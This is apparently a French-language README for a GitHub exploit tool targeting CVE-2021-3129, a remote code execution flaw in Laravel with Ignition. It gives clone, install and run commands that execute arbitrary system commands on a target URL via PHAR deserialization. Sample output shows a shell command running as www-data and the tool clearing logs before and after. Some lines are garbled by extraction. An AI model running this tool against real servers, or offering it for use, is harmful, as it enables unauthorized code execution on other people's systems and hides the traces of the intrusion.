 0x0d3ad/cve-2021-3129
Exploit Python pour CVE-2021-3129 qui automatise la désérialisation PHAR afin d'exécuter des commandes arbitraires sur les points de terminaison Laravel Ignition vulnérables.

Ceci est un script d'exploitation Python pour CVE-2021-3129, une vulnérabilité d'exécution de code à distance dans Laravel lorsque le package Ignition est installé. Cette vulnérabilité permet à un attaquant d'exécuter des commandes système arbitraires via la désérialisation PHAR.
phpggcid, whoami, etc.)requestsClonez le dépôt :
git clone https://github.com/0x0d3ad/CVE-2021-3129.git
cd CVE-2021-3129
Installez les paquets Python requis :
pip install requests
Exécutez le script avec la cible et la commande souhaitées :
python3 CVE-2021-3129.py http://example.com --cmd 'id'

Exemple de sortie :
[+] Generating PHAR payload for command: id
[+] Trying to clear logs
[+] Logs cleared
[+] Convert log file to PHAR
[+] Successfully converted logs to PHAR
[+] PHAR deserialized
---------------------------------------
uid=33(www-data) gid=33(www-data) groups=33(www-data)
---------------------------------------
[+] Trying to clear logs
[+] Logs cleared
target (obligatoire) : L'URL de l'application Laravel vulnérable.--cmd (optionnel) : La commande à exécuter sur la cible (par défaut : whoami).--log_path (optionnel) : Le chemin du fichier de log à utiliser (par défaut : ../storage/logs/laravel.log).